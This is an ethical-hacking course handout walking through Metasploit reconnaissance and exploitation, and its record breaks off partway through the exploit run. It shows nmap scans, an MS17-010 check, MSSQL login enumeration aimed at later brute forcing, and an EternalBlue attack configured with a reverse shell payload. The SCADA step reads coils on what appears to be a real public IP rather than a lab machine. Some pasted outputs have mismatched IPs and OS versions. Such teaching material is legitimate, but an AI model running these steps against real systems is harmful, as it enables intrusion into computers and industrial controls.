

Ethical Hacking ACCA7033

Week 4 Metasploit in Practice -Part 1

Getting Started

You will need **Kali 2019** and any **Windows** (at least **Windows 7**) virtual machine for today's workshop. The RHOSTS IP address is the IP address of the target machine, not the one given in the example. Install Windows 7 as a VM using .iso files. <https://softlay.net/operating-system/windows-7-ultimate-full-version-free-download-iso-32-64-bit.html>

Using Metasploit for Reconnaissance.

Reconnaissance is an essential part of the job of an ethical hacker or penetration tester. Without proper reconnaissance, your time and effort will most likely be in vain. Metasploit has evolved from a purely exploitation framework to a multi-faceted penetration testing tool, adding new capabilities such as reconnaissance. It is no longer necessary to carry separate tools for reconnaissance and exploitation. Metasploit can do everything.

Furthermore, with the **PostgreSQL database attached to Metasploit**, we can save our results from port scanning and vulnerability scanning into the database and use them in the next phase of the penetration test.

STEP 1: Fire Up Metasploit

The first step in this course is to launch a **Kali Linux Virtual Machine** and start the **PostgreSQL** database before launching **Metasploit**; however, to launch Metasploit, type **msfconsole** in the Kali Linux terminal.

- Open *kali*
- Open a terminal.
- On your Kali terminal, type *sudo systemctl start postgresql*
- Initiate the database using this command: *msfdb init*
- On your Kali terminal, type *service postgresql start*

```
root@osboxes:~# sudo systemctl start postgresql
root@osboxes:~# msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema
root@osboxes:~# service postgresql start
root@osboxes:~#
```

After you've started the database, launch the Metasploit Framework console by typing **msfconsole** into your terminal. It takes a while for Metasploit to load everything into RAM, so be patient. You should eventually get something like this.

```
root@osboxes:~# msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x0000000000000c      c000000000000x.
      :000000000000000k,    ,k000000000000000:
      '000000000kkkk00000:  :00000000000000000'
o00000000.  .o0000o0000l.  ,00000000o
d00000000.  .c00000c.      ,00000000x
l00000000.      ;d;        ,00000000l
.00000000.  .;            ;  ,00000000.
c0000000.  .00c.          'o00. ,0000000c
o000000.  .0000.         :0000. ,000000o
l00000.   .0000.         :0000. ,00000l
;0000'    .0000.         :0000. ;0000;
.d00o     .0000occcx0000.  x00d,
      ,kol  .0000000000000. .d0k,
      :kk;.0000000000000.c0k:
      ;k000000000000000k:
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .


      =[ metasploit v5.0.20-dev                               ]
+ -- --=[ 1886 exploits - 1065 auxiliary - 328 post           ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops                ]
+ -- --=[ 2 evasion                                           ]

msf5 > 
```


STEP 2: nmap and db_nmap

Usually, before starting a hack, we want to gather as much information on the target as possible. Let's begin by finding out what ports are open. Metasploit enables us to run nmap right from the msf prompt. Let's try scanning a system on our local area network with a TCP scan (-sT) looking for open ports between 1 and 1000 (-p1-1000). Please note that your **"YOUR_TARGET_IP"** should be the machine that you would like to exploit. Here is the command you need to execute: **msf> nmap -sT YOUR_TARGET_IP/24 -p1-1000**

- A. In this scenario, my target machine is a Windows XP virtual machine with an IP address of **192.168.2.26** assigned to it at the time this workshop exercise was created. Please keep in mind that your IP address will be different because the virtual machine reboots every day and a new set of IP addresses is assigned to all virtual machines following the reboot.



- B. After we've identified our target IP address, we'll conduct reconnaissance on the target machine in order to carry out further exploitation. We executed this command ***nmap -sT 192.168.2.26/24 -p1-100***



```

Nmap scan report for 192.168.2.15
Host is up (0.0042s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
42/tcp    open  nameserver
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
MAC Address: 00:0C:29:E9:4D:71 (VMware)

Nmap scan report for 192.168.2.26
Host is up (0.00051s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:94:82:C1 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.2.16
Host is up (0.000059s latency).
All 1000 scanned ports on 192.168.2.16 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 23.28 seconds
msf5 > 

```

As a result of the scan, nmap was able to scan all of the machines on our internal network and return the results of both open and closed ports.

- C. We can also use the **db_nmap** command to scan and save the results into Metasploit's postgresql attached database. That way, we can use the results later in the exploitation stage. Let's scan our targets with **db_nmap** with the following command: **db_nmap YOUR TARGET IP/24**

```

msf5 > db nmap 192.168.2.26/24
[*] Nmap: Starting Nmap 7.70 ( https://nmap.org ) at 2023-02-11 17:16 EST
[*] Nmap: Nmap scan report for 192.168.2.1
[*] Nmap: Host is up (0.0042s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 22/tcp    open  ssh
[*] Nmap: 23/tcp    open  telnet
[*] Nmap: 80/tcp    open  http
[*] Nmap: 443/tcp   open  https
[*] Nmap: 8090/tcp  open  opsmessaging
[*] Nmap: MAC Address: 00:FC:BA:AC:26:77 (Unknown)
[*] Nmap: Nmap scan report for 192.168.2.2
[*] Nmap: Host is up (0.014s latency).
[*] Nmap: All 1000 scanned ports on 192.168.2.2 are filtered
[*] Nmap: MAC Address: 00:1D:AA:5C:3B:00 (DrayTek)
[*] Nmap: Nmap scan report for 192.168.2.15
[*] Nmap: Host is up (0.0020s latency).
[*] Nmap: Not shown: 974 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 42/tcp    open  nameserver
[*] Nmap: 53/tcp    open  domain

```

As we can see above, Metasploit's nmap scanner was able to perform a port scan of every system on our subnet, identify open ports, and store that information in the database for later use.

STEP 3: Scanning Modules

A. Metasploit includes a plethora of scanning modules. If we open another terminal, we can navigate to Metasploit's auxiliary modules and list all the scanner modules using this command: `cd /usr/share/metasploit-framework/modules/auxiliary`. Once we are in the auxiliary modules, we can use the list command `ls -l` to see all the modules.

```

root@osboxes: ~# cd /usr/share/metasploit-framework/modules/auxiliary
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary# ls -l
total 80
drwxr-xr-x 45 root root 4096 May 21 2019 admin
drwxr-xr-x 2 root root 4096 May 21 2019 analyze
drwxr-xr-x 2 root root 4096 May 21 2019 bnat
drwxr-xr-x 7 root root 4096 May 21 2019 client
drwxr-xr-x 2 root root 4096 May 21 2019 crawler
drwxr-xr-x 2 root root 4096 May 21 2019 docx
drwxr-xr-x 27 root root 4096 May 21 2019 dos
-rw-r--r-- 1 root root 1217 May 1 2019 example.rb
drwxr-xr-x 2 root root 4096 May 21 2019 fileformat
drwxr-xr-x 10 root root 4096 May 21 2019 fuzzers
drwxr-xr-x 2 root root 4096 May 21 2019 gather
drwxr-xr-x 2 root root 4096 May 21 2019 parser
drwxr-xr-x 3 root root 4096 May 21 2019 pdf
drwxr-xr-x 86 root root 4096 May 21 2019 scanner
drwxr-xr-x 4 root root 4096 May 21 2019 server
drwxr-xr-x 2 root root 4096 May 21 2019 sniffer
drwxr-xr-x 9 root root 4096 May 21 2019 spoof
drwxr-xr-x 3 root root 4096 May 21 2019 sqli
drwxr-xr-x 2 root root 4096 May 21 2019 voip
drwxr-xr-x 5 root root 4096 May 21 2019 vsplit
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary#

```

B. Take note of the numerous directories in the screenshot above, which contain modules for a variety of auxiliary purposes. Let's go to the scanner directory and take a look around. We navigated to the scanner directory by using the change directory command, "**cd scanner**," and then viewed the contents with **ls -l**. As shown below, there are hundreds of scanner modules, each contained within a directory dedicated to a specific target type.

```
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary# cd scanner
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner# ls -l
total 348
drwxr-xr-x 2 root root 4096 May 21 2019 acpp
drwxr-xr-x 2 root root 4096 May 21 2019 afp
drwxr-xr-x 2 root root 4096 May 21 2019 backdoor
drwxr-xr-x 2 root root 4096 May 21 2019 chargen
drwxr-xr-x 2 root root 4096 May 21 2019 couchdb
drwxr-xr-x 2 root root 4096 May 21 2019 db2
drwxr-xr-x 2 root root 4096 May 21 2019 dcerpc
drwxr-xr-x 2 root root 4096 May 21 2019 dect
drwxr-xr-x 2 root root 4096 May 21 2019 discovery
drwxr-xr-x 2 root root 4096 May 21 2019 dlsn
drwxr-xr-x 2 root root 4096 May 21 2019 dns
drwxr-xr-x 2 root root 4096 May 21 2019 elasticsearch
drwxr-xr-x 2 root root 4096 May 21 2019 emc
```

C. The SMB protocol has been problematic for over two decades on all operating systems. In 2017, the Shadow Brokers released a stolen NSA exploit that attacked SMB and gave the attacker sysadmin privileges. This exploit became known as **Eternal Blue**, or MS17-010 in Microsoft parlance. There is a scanner in Metasploit that can determine whether a Windows 7 or Server 2008 system is vulnerable to this exploit. If we navigate to the SMB sub-directory and do a long listing on it, we see a scanner named "smb_ms17_010." We navigated to the SMB directory by using the change directory command, "**cd smb**," and then viewed the contents with **ls -l**.

```
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner# cd smb
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner/smb# ls -l
total 132
drwxr-xr-x 2 root root 4096 May 21 2019 impacket
-rw-r--r-- 1 root root 1562 May 1 2019 pipe_auditor.rb
-rw-r--r-- 1 root root 13913 May 1 2019 pipe_dcerpc_auditor.rb
-rw-r--r-- 1 root root 7948 May 1 2019 psexec_loggedin_users.rb
-rw-r--r-- 1 root root 2253 May 1 2019 smb1.rb
-rw-r--r-- 1 root root 2907 May 1 2019 smb2.rb
-rw-r--r-- 1 root root 6950 May 1 2019 smb_enum_gpp.rb
-rw-r--r-- 1 root root 12849 May 1 2019 smb_enumshares.rb
-rw-r--r-- 1 root root 5396 May 1 2019 smb_enumusers_domain.rb
-rw-r--r-- 1 root root 8371 May 1 2019 smb_enumusers.rb
-rw-r--r-- 1 root root 8052 May 1 2019 smb_login.rb
-rw-r--r-- 1 root root 7663 May 1 2019 smb_lookupsid.rb
-rw-r--r-- 1 root root 9387 May 1 2019 smb_ms17_010.rb
-rw-r--r-- 1 root root 8629 May 1 2019 smb_uninit_cred.rb
-rw-r--r-- 1 root root 5070 May 1 2019 smb_version.rb
root@osboxes: /usr/share/metasploit-framework/modules/auxiliary/scanner/smb#
```

D. Exit the smb modules and let's load the **smb_ms17_010** scanner into our framework and run it against a Windows 7 system. Execute the below commands to determine if the windows system is vulnerable

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
```

```
msf5 > set RHOSTS 192.168.2.26
```

```
msf5 > run
```

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.2.26
RHOSTS => 192.168.2.26
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.2.26:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1
[*] 192.168.2.26:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

As you can see above, this scanner sent probes to the target system and came back and reported that it IS likely vulnerable! We will exploit that vulnerability next week

E. Let's go to the Scada directory and take a look inside. There are 13 Scada scanner modules, as shown below.

```
root@osboxes:/usr/share/metasploit-framework/modules/auxiliary# cd scanner
root@osboxes:/usr/share/metasploit-framework/modules/auxiliary/scanner# cd scada
root@osboxes:/usr/share/metasploit-framework/modules/auxiliary/scanner/scada# ls -l
total 76
-rw-r--r-- 1 root root 2126 May 1 2019 digi_addp_reboot.rb
-rw-r--r-- 1 root root 1780 May 1 2019 digi_addp_version.rb
-rw-r--r-- 1 root root 2664 May 1 2019 digi_realport_serialport_scan.rb
-rw-r--r-- 1 root root 1062 May 1 2019 digi_realport_version.rb
-rw-r--r-- 1 root root 2939 May 1 2019 indusoft_ntwebserver_fileaccess.rb
-rw-r--r-- 1 root root 7360 May 1 2019 koyo_login.rb
-rw-r--r-- 1 root root 11585 May 1 2019 modbusclient.rb
-rw-r--r-- 1 root root 2035 May 1 2019 modbusdetect.rb
-rw-r--r-- 1 root root 4067 May 1 2019 modbus_findunitid.rb
-rw-r--r-- 1 root root 3442 May 1 2019 moxa_discover.rb
-rw-r--r-- 1 root root 5387 May 1 2019 pcomclient.rb
-rw-r--r-- 1 root root 5009 May 1 2019 profinet_siemens.rb
-rw-r--r-- 1 root root 4686 May 1 2019 sielco_winlog_fileaccess.rb
root@osboxes:/usr/share/metasploit-framework/modules/auxiliary/scanner/scada#
```

STEP 4 Conducting a SCADA Scan

A. Let's try using one of those scada scanner modules to conduct a scan on a SCADA system (for more on SCADA Hacking, see my [SCADA series](#) here).

```
msf > use auxiliary/scanner/scada/modbusclient
```

```
msf > use auxiliary/scanner/scada/modbusclient
msf auxiliary(modbusclient) > set RHOST 31.129.162.215
RHOST => 31.129.162.215
msf auxiliary(modbusclient) > show options

Module options (auxiliary/scanner/scada/modbusclient):

  Name                Current Setting  Required  Description
  ----                -
  DATA                no              Data to write (WRITE_COIL and WRITE_REGISTER modes only)
  DATA_ADDRESS        yes             Modbus data address
  DATA_COILS          no              Data in binary to write (WRITE_COILS mode only) e.g. 0110
  DATA_REGISTERS      no              Words to write to each register separated with a comma (WRITE_REGISTERS mode only) e.g. 1,2,3,4
  NUMBER               1              Number of coils/registers to read (READ_COILS and READ_REGISTERS modes only)
  RHOST                31.129.162.215 yes           The target address
  RPORT                502            yes           The target port (TCP)
  UNIT_NUMBER          1              no            Modbus unit number
```

B. We need to set the RHOST, the NUMBER of coils to read and READ_COIL parameters.

```
msf auxiliary(modbusclient) > set data_address 1  
data_address => 1  
  
msf auxiliary(modbusclient) > exploit
```

[*] 31.129.162.215:502 - Sending READ COILS...
[+] 31.129.162.215:502 - 1 coil values from address 1 :
[+] 31.129.162.215:502 - [0]
[*] Auxiliary module execution completed

```
msf auxiliary(modbusclient) > set Number 100  
Number => 100  
  
msf auxiliary(modbusclient) > exploit
```

[*] 31.129.162.215:502 - Sending READ COILS...
[+] 31.129.162.215:502 - 100 coil values from address 1 :
[+] 31.129.162.215:502 - [0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 0, 1, 1, 1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 0, 1, 1, 1, 1, 1, 1, 1, 0, 0,
0, 0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0,
0, 0, 0, 0, 0, 0, 1, 0, 0, 0, 0, 0, 1, 1, 0, 1, 0, 0, 0, 0, 0, 0, 0, 1,
0, 0, 0, 0, 1]

```
msf auxiliary(modbusclient) >
```

C. As you can see in the screenshots above, we used this scada scanner to read the coils (the coils are ON/OFF switches inside the SCADA facility) on a remote SCADA system. This would be the first step before exploiting this system.

STEP 5 MS SQL Login Scan

A. Among the numerous scans within Metasploit is one that can enumerate logins on Microsoft's flagship database server, SQL Server. We can use this module by typing;

```
msf > use auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli
```

```
msf > use auxiliary/admin/mssql/mssql_enum_sql_logins
```

After loading the module, we learn more about this scanner by typing info.

```
msf > info
```

```
msf5 > use auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli
msf5 auxiliary(admin/mssql/mssql_enum_domain_accounts_sqli) > use auxiliary/admin/mssql/mssql_enum_sql_logins
msf5 auxiliary(admin/mssql/mssql_enum_sql_logins) > info

  Name: Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
  Module: auxiliary/admin/mssql/mssql_enum_sql_logins
  License: Metasploit Framework License (BSD)
  Rank: Normal

Provided by:
  nullbind <scott.sutherland@netspi.com>

Check supported:
  No

Basic options:
  Name                Current Setting  Required  Description
  ----                -
  FuzzNum              300             yes       Number of principal_ids to fuzz.
  PASSWORD             no              no        The password for the specified username
  RHOSTS              yes             yes       The target address range or CIDR identifier
  RPORT               1433            yes       The target port (TCP)
  TDSENCRYPTION        false           yes       Use TLS/SSL for TDS data "Force Encryption"
  USERNAME            sa              no        The username to authenticate as
  USE_WINDOWS_AUTHENT  false          yes       Use windows authentication (requires DOMAIN option set)

Description:
  This module can be used to obtain a list of all logins from a SQL
  Server with any login. Selecting all of the logins from the
  master.syslogins table is restricted to sysadmins. However, logins
  with the PUBLIC role (everyone) can quickly enumerate all SQL Server
  logins using the SUSER_SNAME function by fuzzing the principal_id
  parameter. This is pretty simple, because the principal IDs assigned
  to logins are incremental. Once logins have been enumerated they can
  be verified via sp_defaultdb error analysis. This is important,
  because not all of the principal IDs resolve to SQL logins (some
  resolve to roles instead). Once logins have been enumerated, they
  can be used in dictionary attacks.

References:
  CVE: Not available
  http://msdn.microsoft.com/en-us/library/ms174427.aspx
```

B. As you can see in the description, this module can be used to fuzz available SQL Server logins providing us with logins that can then be brute forced with one of many different password cracking tools.

Once we provide it an RHOST, it begins scanning for available logins on the database server.

```
msf > set RHOST 192.168.181.129
```

```
msf > exploit
```

```
msf auxiliary(mssql_enum_sql_logins) > exploit

[*] 192.168.181.129:1433 - Attempting to connect to the database server at 192.168.181.129:1433 as sa...
[+] 192.168.181.129:1433 - Connected.
[*] 192.168.181.129:1433 - Checking if sa has the sysadmin role...
[+] 192.168.181.129:1433 - sa is a sysadmin.
[*] 192.168.181.129:1433 - Setup to fuzz 300 SQL Server logins.
[*] 192.168.181.129:1433 - Enumerating logins...
[+] 192.168.181.129:1433 - 1 initial SQL Server logins were found.
[*] 192.168.181.129:1433 - Verifying the SQL Server logins...
[+] 192.168.181.129:1433 - 1 SQL Server logins were verified:
[*] 192.168.181.129:1433 - -
[*] Auxiliary module execution completed
```

C. As you can see above, this scanner was able to find the login "sa" account or the sysadmin of this SQL Server installation!

EXPLOITATION WITH ETERNALBLUE

STEP 1 Use Eternal Blue

A. Once you have the "msf >" prompt, you are ready to start exploiting your target system. We need to first load the **EternalBlue** exploit module into the Metasploit console. We can accomplish this by searching for "**EternalBlue**" and selecting the exploit we want to use. In this demonstration, I have selected the number three and used this command to load it: **msf > use exploit/windows/smb/ms17_010_eternalblue**

```
msf5 > search eternalblue

Matching Modules
=====
#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
1  auxiliary/admin/smb/ms17_010_command                               2017-03-14      normal Yes    MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Command Execution
2  auxiliary/scanner/smb/smb_ms17_010                               2017-03-14      normal Yes    MS17-010 SMB RCE Detection
3  exploit/windows/smb/ms17_010_eternalblue                         2017-03-14      average No     MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption
4  exploit/windows/smb/ms17_010_eternalblue_win8                   2017-03-14      average No     MS17-010 EternalBlue SMB Remote Windows Ker
nel Pool Corruption for Win8+
5  exploit/windows/smb/ms17_010_psexec                               2017-03-14      normal No     MS17-010 EternalRomance/EternalSynergy/Eter
nalChampion SMB Remote Windows Code Execution

msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

STEP 2 Check "Info"

B. When I first load a module, the first thing I typically do is check its "**info**." This provides us with information that we will likely need to use the module as well as information about how the module works. The command to use is **msf > info**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > info

Name: MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
Module: exploit/windows/smb/ms17_010_eternalblue
Platform: Windows
Arch:
Privileged: Yes
License: Metasploit Framework License (BSD)
Rank: Average
Disclosed: 2017-03-14

Provided by:
Sean Dillon <sean.dillon@risksense.com>
Dylan Davis <dylan.davis@risksense.com>
Equation Group
Shadow Brokers
thelightcosine
```

C. As you can see above, Metasploit provides us with some basic information (Name, Platform, Privileged, Rank, etc.) on the module at the top, some options in the middle (not shown) and a description of the module at the bottom (below).

```
Description:
This module is a port of the Equation Group ETERNALBLUE exploit,
part of the FuzzBunch toolkit released by Shadow Brokers. There is a
buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is
calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error
where a DWORD is subtracted into a WORD. The kernel pool is groomed
so that overflow is well laid-out to overwrite an SMBv1 buffer.
Actual RIP hijack is later completed in
srvnet!SrvNetWskReceiveComplete. This exploit, like the original may
not trigger 100% of the time, and should be run continuously until
triggered. It seems like the pool will get hot streaks and need a
cool down period before the shells rain in again. The module will
attempt to use Anonymous login, by default, to authenticate to
perform the exploit. If the user supplies credentials in the
SMBUser, SMBPass, and SMBDomain options it will use those instead.
On some systems, this module may cause system instability and
crashes, such as a BSOD or a reboot. This may be more likely with
some payloads.

References:
https://technet.microsoft.com/en-us/library/security/MS17-010
https://cvedetails.com/cve/CVE-2017-0143/
https://cvedetails.com/cve/CVE-2017-0144/
```

STEP 3 Set the Payload

A. Now that we have loaded our module and have some basic information on it, it is time to select a payload to work with it. To see all the payloads that we will work with in this module, you can use this command: **msf > show payloads**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show payloads

Compatible Payloads
=====
#   Name                                     Disclosure Date Rank Check Description
-   -
1   generic/custom                          normal No      Custom Payload
2   generic/shell_bind_tcp                  normal No      Generic Command Shell, Bind TCP Inline
3   generic/shell_reverse_tcp              normal No      Generic Command Shell, Reverse TCP Inline
4   windows/x64/exec                       normal No      Windows x64 Execute Command
5   windows/x64/loadlibrary                normal No      Windows x64 LoadLibrary Path
6   windows/x64/messagebox                 normal No      Windows MessageBox x64
7   windows/x64/meterpreter/bind_ipv6_tcp  normal No      Windows Meterpreter (Reflective Injection x64)
8   windows/x64/meterpreter/bind_ipv6_tcp_uuid
   windows x64 IPv6 Bind TCP Stager with UUID Support
9   windows/x64/meterpreter/bind_named_pipe normal No      Windows Meterpreter (Reflective Injection x64)
```

B. It is important to note that the "show payloads" command only displays ALL payloads. In this example, however, I will use our tried and true **generic/shell_reverse_tcp** payload, but you can use any of the others on your payload list. If this payload is successful, it will provide us with a Windows command shell on our target system. Here's the command to use: **msf > set payload generic/shell_reverse_tcp**

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload generic/shell_reverse_tcp
payload => generic/shell reverse tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) > 
```

STEP 4 Set Options

A. The last step before we exploit is to set our options. To see which options we can use with this exploit and payload combination, we use this command: **msf > show options**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

Name      Current Setting  Required  Description
-----
RHOSTS    yes             The target address range or CIDR identifier
RPORT     445             The target port (TCP)
SMBDomain no              (Optional) The Windows domain to use for authentication
SMBPass   no              (Optional) The password for the specified username
SMBUser   no              (Optional) The username to authenticate as
VERIFY_ARCH true            Check if remote architecture matches exploit Target.
VERIFY_TARGET true            Check if remote OS matches exploit Target.

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
-----
LHOST     yes             The listen address (an interface may be specified)
LPORT     4444            The listen port
```

B. As you can see, there are numerous options, but the only ones we need to set are LHOST (our IP) and RHOST (the target IP).

```
msf > set LHOST 192.168.2.16
```

```
msf > set RHOST 192.168.2.26
```

After setting those options, let's once again check the options to make certain everything was typed properly and that everything we need is set.

We use the show option command again. **msf > show options**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.2.26    yes       The target address range or CIDR identifier
  RPORT     445              yes       The target port (TCP)
  SMBDomain .                no        (Optional) The Windows domain to use for authentication
  SMBPass   .                no        (Optional) The password for the specified username
  SMBUser   .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true            yes       Check if remote OS matches exploit Target.

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.2.16    yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Windows 7 and Server 2008 R2 (x64) All Service Packs
```

STEP 5 Exploit!

A. Everything appears to be in order, so all that is left now is to **exploit** that Windows 7 system!

```
msf > exploit
```

S

```
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.101:4444
[*] 192.168.1.103:445 - Connecting to target for exploitation.
[+] 192.168.1.103:445 - Connection established for exploitation.
[+] 192.168.1.103:445 - Target OS selected valid for OS indicated by SMB repl
y
[*] 192.168.1.103:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.1.103:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69
6d 61 Windows 7 Ultima
[*] 192.168.1.103:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63
65 20 te 7601 Service
[*] 192.168.1.103:445 - 0x00000020 50 61 63 6b 20 31
Pack 1
[+] 192.168.1.103:445 - Target arch selected valid for arch indicated by DCE/
RPC reply
[*] 192.168.1.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.103:445 - Starting non-paged pool grooming
[+] 192.168.1.103:445 - Sending SMBv2 buffers
